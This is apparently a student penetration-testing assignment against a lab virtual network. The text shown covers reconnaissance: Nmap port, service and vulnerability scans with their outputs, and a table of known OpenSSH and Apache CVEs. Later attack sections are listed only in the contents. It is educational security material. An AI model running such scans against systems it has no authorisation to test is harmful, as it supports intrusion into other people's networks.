INFORMATICS
INSTITUTE OF
TECHNOLOGY

UNIVERSITY OF
WESTMINSTER

Informatics Institute of Technology

in collaboration with

the University of Westminster, UK

BEng. (Hons) in Software Engineering

6COSC002W

Security and Forensics Assignment

Module Leader - Mr. Saman Hettiarachchi

Ekanayaka Devon Christian Nileesha Wijesinghe

(2016319 / w1654187)

Table of Contents

LIST OF FIGURES 3

LIST OF TABLES 4

VIRTUAL NETWORK CONFIGURATION 5

SCENARIO 5

WORD COUNT BREAKDOWN 5

PART A - *INFORMATION GATHERING - SOCIAL ENGINEERING AND NMAP* 6

(1) OPEN PORTS AND THREATS 6
(2) PRIORITY SERVICES AND SECURITY CONCERNS 7
(3) INTERNET VULNERABILITIES IN PRIORITY SERVICES 9
(4) LEAST SECURE SERVICES AND POSED DANGER 12

PART B - *FINDING AND EXPLOITING VULNERABILITIES* 13

(1) DATA TAMPERING 13
(2) SQL INJECTION 14
(3) CROSS-SITE SCRIPTING (XSS) 15
(4) OTHER VULNERABILITIES 18

PART C - *MAN IN THE MIDDLE ATTACKS AND SOCIAL ENGINEERING* 21

(1) INFORMATION GATHERED FROM PACKET CAPTURING 21
(2) LURING USER TO ATTACKER MACHINE 25
(3) CLIENT SIDE PENETRATION IF SERVER IS PROTECTED 30

PART D - *PROTECTING SERVER (RECOMMENDATIONS)* 32

(1) PORT KNOCKING AND ITS IMPORTANCE 32
(2) FALSE POSITIVES AND FALSE NEGATIVES IN A NETWORK INTRUSION DETECTION SYSTEM 33
(3) INTRUSION DETECTION SYSTEM IDS VS INTRUSION PREVENTION SYSTEM IPS 33
(4) TOOLS TO PROTECT SERVER 34
(5) OTHER RECOMMENDATION 35

REFERENCES 36

List of Figures

FIGURE 1 : COMMAND TO GET OPEN TCP PORTS......6

FIGURE 2 : OPEN TCP PORTS......6

FIGURE 3 : COMMAND TO GET OPEN UDP PORTS......6

FIGURE 4 : OPEN UDP PORTS......6

FIGURE 5 : COMMAND TO GET SERVICES RUNNING ON OPEN PORTS......7

FIGURE 6 : SERVICES RUNNING ON OPEN PORTS......7

FIGURE 7 : MOST SCANNED PORTS COMMAND......8

FIGURE 8 : MOST SCANNED PORTS OUTPUT......8

FIGURE 9 : STATS ON TARGETED PORTS*(MICHAEL, 2019)*......8

FIGURE 10 : VULNERABILITY SCAN COMMAND FOR PORT 22 (SSH)......10

FIGURE 11 : VULNERABILITY SCAN OUTPUT FOR PORT 22 (SSH)......10

FIGURE 12 : VULNERABILITY SCAN COMMAND FOR PORT 80 (HTTP)......11

FIGURE 13 : VULNERABILITY SCAN OUTPUT FOR PORT 80 (HTTP)......11

FIGURE 14 : VULNERABILITY TO DATA TAMPERING......13

FIGURE 15 : TAMPERED POST DATA......14

FIGURE 16 : QUERY TO OBTAIN USER PASSWORDS......14

FIGURE 17 : SQL INJECTION ATTACK......15

FIGURE 18 : REFLECTED XSS ATTACK......16

FIGURE 19 : REFLECT XSS SCRIPT SOURCE......16

FIGURE 20 : STORED XSS ATTACK......17

FIGURE 21 : STORED XSS ATTACK IN ACTION......17

FIGURE 22 : STORED XSS ATTACK SOURCE......17

FIGURE 23 : BUFFER OVERFLOW ATTACK......18

FIGURE 24 : OS COMMAND INJECTION TEST COMMAND......19

FIGURE 25 : OS COMMAND INJECTION TEST OUTPUT......19

FIGURE 26 : COMMAND TO CONNECT TO ATTACKER......19

FIGURE 27 : COMMAND TO LISTEN CONNECTIONS......19

FIGURE 28 : OUTPUT OF OBTAINED REVERSE SHELL......20

FIGURE 29 : ARP POISONING......21

FIGURE 30 :VICTIM ENTERING CREDENTIALS......22

FIGURE 31 : ETTERCAP OUTPUT SHOWING USER CREDENTIALS......22

FIGURE 32 : FILTER PACKET IN WIRESHARK......23

FIGURE 33 : ETTERCAP FILTER FILE......23

FIGURE 34 : ETTERCAP FILTER CONVERSION COMMAND......24

FIGURE 35 : ETTERCAP OUT PUT WHEN FILTER RUNS......24

Figure 36 : Victim Logged In....24
Figure 37 : Log File Output....24
Figure 38 : Cloning Website With Setoolkit....25
Figure 39 : Cloned Web Page....26
Figure 40 : Original Web Page....26
Figure 41 : Havested Credentials – Setoolkit....27
Figure 42 : Clone Web Site....27
Figure 43 : Cloned Website....28
Figure 44 : Cloned Website....28
Figure 45 : Post.php Script....29
Figure 46 : Extracted User Credentials....29
Figure 47 : Creating Malicious Executable File....30
Figure 48 : Victim Sessions....30
Figure 49 : Connected Session....31
Figure 50 : Executing Shell Commands....31
Figure 51 : Port Knocking Example (deGraaf, Aycock and Jacobson, 2005)....32
Figure 52 : Confusion Matrix for a IDS (Timcenko and Gajin, 2017)....33

List of Tables

Table 1 : Virtual Network Configuration....5
Table 2 : Vulnerabilities of Identified Services....10
Table 3 : Least Secure Port Threat Assessment....12

Virtual Network Configuration

#	Machine	IP Address
1	Attacker (Kali Linux)	192.168.56.101
2	OWASP Server	192.168.56.102
3	Victim (Windows)	192.168.56.103

Table 1 : Virtual Network Configuration

Scenario

You are hired as a penetration tester for a medium sized ***estate agent company*** with many branches across the UK. Their web application allows their potential customers to search for properties and book appointments. The application holds financial details for the properties owners but does not hold financial information for customers. It also stores personal information for both customers and properties owners. Users credentials are stored on the database. Not all users have the same privilege.


Part A - *Information Gathering - Social Engineering and Nmap*

(1) Open Ports and Threats

Having open ports in the server increases the chance of the C.I.A triad (Confidentiality, Integrity, and Availability) getting compromised. The risks imposed on the server will be higher as the number of open ports increase because they provide a pathway for attackers to access the server (Mathew, Tabassum and Lu Ai Siok, 2014). The open TCP ports of the estate agent company sever were identified using Nmap's SYN-scan (*figures 1*) and the open UDP ports were found using a UDP-scan (*figures 3*). F*igures 2 and 4* shows the respective outputs.

```
nmap -sS 192.168.56.102
```

Figure 1 : Command to Get Open TCP Ports




```
root@kali:~/Desktop/Devon/2016319# nmap -sS 192.168.56.102
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-20 16:05 CDT
Nmap scan report for 192.168.56.102
Host is up (0.00011s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap
MAC Address: 08:00:27:E0:6D:44 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.10 seconds
```

Figure 2 : Open TCP Ports

```
nmap -sU 192.168.56.102
```

Figure 3 : Command to Get Open UDP Ports



```
root@kali:~/Desktop/Devon/2016319# nmap -sU 192.168.56.102
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-20 16:47 CDT
Nmap scan report for 192.168.56.102
Host is up (0.00050s latency).
Not shown: 998 closed ports
PORT    STATE         SERVICE
137/udp open          netbios-ns
138/udp open|filtered netbios-dgm
MAC Address: 08:00:27:E0:6D:44 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1084.79 seconds
```

Figure 4 : Open UDP ports


The *port 22 (SSH)* is generally used to access the server machine and interact with it remotely via commands (Barrett and Silverman, 2001). The attacker will be able to access the financial and personal details of properties owners as well as the personal information of customers with a compromised SSH key. Service running on *port 80 (HTTP*) is responsible for serving the web application. The attacker can exploit this port to perform DoS attacks and make the company web application non-accessible. Users will be unable to use it to search for properties or book appointments which is a bad reputation for the company. Additionally, the nature of this service makes the sever vulnerable to man-in-the-middle (MITM) attacks and intercept sensitive information. *Port 443 (HTTPS)* is very similar to HTTP, the way it differs is that, it is secured by SSL or TLS. However due to expiry or conflicts in issued certificate may make the system vulnerable to some issues faced by HTTP (Durumeric et al., 2013). *Port 143 (IMAP)* is prone to passwords spraying attacks due to poor authentication system. Other ports also bring similar threats to the server.

(2) Priority Services and Security Concerns

Fingerprinting of services was done using Nmap to discover the exact versions of the services *(figure 5)*. The outputs are shown in *figure 6.*

```
nmap -sV 192.168.56.102
```

Figure 5 : Command to Get Services Running on Open Ports




```
root@kali:~/Desktop/Devon/2016319# nmap -sV 192.168.56.102
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-20 16:06 CDT
Nmap scan report for 192.168.56.102
Host is up (0.00011s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/...)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Courier Imapd (released 2008)
443/tcp  open  ssl/http    Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/...)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open  java-rmi    Java RMI
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp open  http        Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following fing
erprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:V=7.70%I=7%D=4/20%Time=5E9E0F06%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"\xac\xed\0\x05");
MAC Address: 08:00:27:E0:6D:44 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.68 seconds
```

Figure 6 : Services Running on Open Ports

The services running on ports ***22 (SSH)*** and ***80 (HTTP)*** should be giving a higher protection priority as these ports can cause the highest damage to the company. The below Nmap (*figure 7)* command gives the most scanned ports by attackers. As seen in *figure 8*, SSH and HTTP are among the highest scanned ports.

```
nmap –top-ports 6 192.168.56.102
```

Figure 7 : Most Scanned Ports Command



```
root@kali:~/Devon/2016319# nmap --top-ports 6 192.168.56.102
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-27 14:03 CDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00039s latency).

PORT    STATE  SERVICE
21/tcp  closed ftp
22/tcp  open   ssh
23/tcp  closed telnet
25/tcp  closed smtp
80/tcp  open   http
443/tcp open   https
MAC Address: 08:00:27:AB:2D:0F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
```

Figure 8 : Most Scanned Ports Output

SSH *(Secure Shell)*

Protecting the sensitive information (personal/financial) and maintaining the confidentiality of the property details is a top priority of the estate agent company. Since attackers can perform brute force attacks or social engineering methods to find the SSH key and can get remote access to the server via SSH, this service is given a higher protection priority. In addition, as depicted in the bar chart below *(Figure 9)* extracted from *Attack Landscape H1 2019 (Michael, 2019)*, SHH is the third highest targeted TCP port in the world.




Figure 9 : Stats on Targeted Ports*(Michael, 2019)*

HTTP (*HyperText Transfer Protocol)*

The reason why this service should be given priority is because, similarly to SSH, this port is one of the most exploited ports by attackers. Since it is a priority for the estate agent company to keep the web application accessible at all times, DoS attacks should be mitigated. As discussed previously HTTP service will allow attackers to perform DOS attacks if it is poorly protected. Furthermore, Since HTTP doesn't use SSL/TLC to encrypt the payload, the server is vulnerable to MITM attacks via this port.

(3) Internet Vulnerabilities in Priority Services

Using older versions of services makes the server vulnerable to many forms of attacks as they tend to have many known vulnerabilities. The below *table 2* elaborates the known vulnerabilities of the identified services.

Port	Service	Version	Vulnerabilities
22 / TCP	SSH	OpenSSH 5.3pl	**CVE-2011-4327** - The "ssh-rand-helper" is run with accidental open file descriptors in OpenSSH versions before 5.8p2. Due to this the "ptrace" system call can be used by attackers to hijack the SSH key. **CVE-2016-10708** - In OpenSSH version lower than 7.4, the "sshd" allows attackers to make the server daemon crash via an "NEWKEYS" message which are not in sequence This will result in a denial of service. **CVE-2010-5107** - All OpenSSH versions below 6.1 is vulnerable to DoS attacks as the connection slots can be drained out by creating a high volume of TCP connection in a short time span. This is caused due to the fixed time-limit between creating a TCP connection and completing a login.
80 / TCP	HTTP	Apache httpd 2.2.14	**CVE-2012-3499** - In Apache HTTP Server versions before 2.2.24, an attack vector is available for attackers via URIs and hostnames in "mod_info", "mod_ldap, "mod_proxy_ftp",


			"mod_status" and" "mod_imagemap" modules. This attack vector makes the server vulnerable to cross-site scripting (XXS). CVE-2007-6750 – Absence of the "mod_reqtimeout" module in Apache httpd versions below 2.2.15, makes the server vulnerable to Dos Attacks as remote attackers can use partial HTTP requests to cause daemon-outage. CVE-2017-7679 - In Apache httpd versions below 2.2.33, buffer overflow attacks can be caused because one extra byte from the end of the buffer can be read by "mod_mime" when a response header with a malicious Content-Type is sent.

Table 2 : Vulnerabilities of Identified Services

In addition, *"nmap-vulners*" and *"vulscan"* Nmaps scripts were utilized to identify the variabilities of the priority services (*figures 10 and 12*). Outputs are shown in *figure 11 and 13.*

```
nmap --script nmap-vulners,vulscan --script-args vulscandb =
scipvuldb.csv -sV -p22 192.168.56.102
```

Figure 10 : Vulnerability Scan Command for Port 22 (SSH)




```
root@kali:~/Desktop/Devon/2016319# nmap --script nmap-vulners,vulscan --script-args vulscandb=scipvuldb.csv -sV -p22 192.
168.56.102
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-25 07:01 CDT
Nmap scan report for 192.168.56.102
Host is up (0.00045s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
| vulscan: scipvuldb.csv:
| [80267] OpenSSH up to 5.x/6.x/7.1p1 Forward Option roaming_common.c roaming_read/roaming_write memory corruption
| [80266] OpenSSH up to 5.x/6.x/7.1p1 roaming_common.c resend_bytes information disclosure
| [4584] OpenSSH up to 5.7 auth-options.c information disclosure
| [4282] OpenSSH 5.6/5.7 Legacy Certificate memory corruption
|
|_
MAC Address: 08:00:27:E0:6D:44 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 161.37 seconds
```

Figure 11 : Vulnerability Scan Output for Port 22 (SSH)

```
nmap --script nmap-vulners,vulscan --script-args vulscandb =
scipvuldb.csv -sV -p80 192.168.56.102
```

Figure 12 : Vulnerability Scan Command for Port 80 (HTTP)



```
root@kali:~/Desktop/Devon/2016319# nmap --script nmap-vulners,vulscan --script-args vulscandb=scipvuldb.csv -sV -p80 192.
168.56.102
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-25 07:06 CDT
Nmap scan report for 192.168.56.102
Host is up (0.00046s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_html/3.0.
1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/...)
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_html/3.0.1 mod_
python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/3.0.17 mod_perl/2.0.4 Perl/v5.10.1
| vulscan: scipvuldb.csv:
| [75668] Apache Sling API/Sling Servlets Post up to 2.2.1 HtmlResponse cross site scripting
| [65386] Apache Solr up to 2.2.1 on TYPO3 cross site scripting
| [65385] Apache Solr up to 2.2.1 on TYPO3 unknown vulnerability
| [64466] Apache OpenJPA up to 2.2.1 Serialization memory corruption
| [63089] Apache HTTP Server up to 2.2.13 mod_proxy_ajp denial of service
| [59850] Apache Geronimo up to 2.2.1 denial of service
| [57435] Apache Struts up to 2.2.1.1 FileHandler.java cross site scripting
| [57425] Apache Struts up to 2.2.1.1 cross site scripting
| [54166] Apache HTTP Server up to 2.2.12 mod_cache Crash denial of service
| [49856] Apache HTTP Server 2.2.13 mod_proxy_ftp ap_proxy_ftp_handler denial of service
| [3130] Apache OpenOffice 2.2.1 RTF Document Heap-based memory corruption
| [135663] Apache Camel up to 2.23.x JSON-lib Library XML Data XML External Entity
| [134290] Apache UIMA DUCC up to 2.2.2 cross site scripting
| [134248] Apache Archiva up to 2.2.3 Artifact Upload directory traversal
| [134247] Apache Archiva up to 2.2.3 Artifact Upload directory traversal
| [124152] Apache Camel Mail up to 2.22.0 Path directory traversal
| [122889] Apache HTTP Server up to 2.2.31/2.4.23 mod_userdir HTTP Response Splitting privilege escalation
| [122456] Apache Camel up to 2.20.3/2.21.0 XSD Validator XML External Entity
| [106777] Apache HTTP Server up to 2.2.34/2.4.27 Limit Directive ap_limit_section HTTP Request information disclosure
| [103520] Apache HTTP Server up to 2.2.33/2.4.26 mod_auth_digest Authorization Header memory corruption
| [102698] Apache HTTP Server up to 2.2.32/2.4.25 mod_mime Content-Type memory corruption
| [102697] Apache HTTP Server 2.2.24/2.2.32 HTTP Strict Parsing ap_find_token Request Header memory corruption
| [102690] Apache HTTP Server up to 2.2.32/2.4.25 mod_ssl ap_hook_process_connection() denial of service
| [102689] Apache HTTP Server up to 2.2.32/2.4.25 ap_get_basic_auth_pw weak authentication
| [100162] Oracle StorageTek Tape Analytics SW Tool up to 2.2.0 Apache Commons Collections privilege escalation
| [100160] Oracle StorageTek Tape Analytics SW Tool up to 2.2.0 Apache Trinidad unknown vulnerability
| [87540] Apache Ambari up to 2.2.0 File Browser View information disclosure
| [12291] Apache Struts up to 2.2.3 DebuggingInterceptor privilege escalation
| [65313] Apache Sling 2.2.0/2.3.0 AbstractCreateOperation.java deepGetOrCreateNode denial of service
| [9891] Apache HTTP Server 2.2.22 suEXEC Feature .htaccess information disclosure
| [64485] Apache Struts up to 2.2.3.0 privilege escalation
| [64457] Apache Struts up to 2.2.3.0 cross site scripting
| [63646] Apache HTTP Server up to 2.2.23/2.4.3 mod_proxy_balancer.c balancer_handler cross site scripting
| [60352] Apache Struts up to 2.2.3 memory corruption
| [4583] Apache HTTP Server up to 2.2.21 Threaded MPM denial of service
| [4582] Apache HTTP Server up to 2.2.21 protocol.c information disclosure
| [59902] Apache Struts up to 2.2.3 Interfaces unknown vulnerability
| [4528] Apache Struts up to 2.2.3 DebuggingInterceptor privilege escalation
| [4527] Apache Struts up to 2.2.3 ExceptionDelegator cross site scripting
| [4512] Apache Struts up to 2.2.3 CookieInterceptor privilege escalation
| [4352] Apache HTTP Server 2.2.x APR apr_fnmatch denial of service
| [54394] Apache CXF up to 2.2.8 Memory Consumption denial of service
| [40502] Apache HTTP Server up to 2.2.5 mod_proxy_balancer memory corruption
| [40501] Apache HTTP Server 2.2.6 mod_proxy_balancer cross site request forgery
| [40398] Apache HTTP Server up to 2.2 mod_proxy_balancer cross site scripting
| [40397] Apache HTTP Server up to 2.2 mod_proxy_balancer balancer_handler denial of service
| [40221] Apache HTTP Server 2.2.6 information disclosure
|
|_
MAC Address: 08:00:27:E0:6D:44 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 167.41 seconds
```

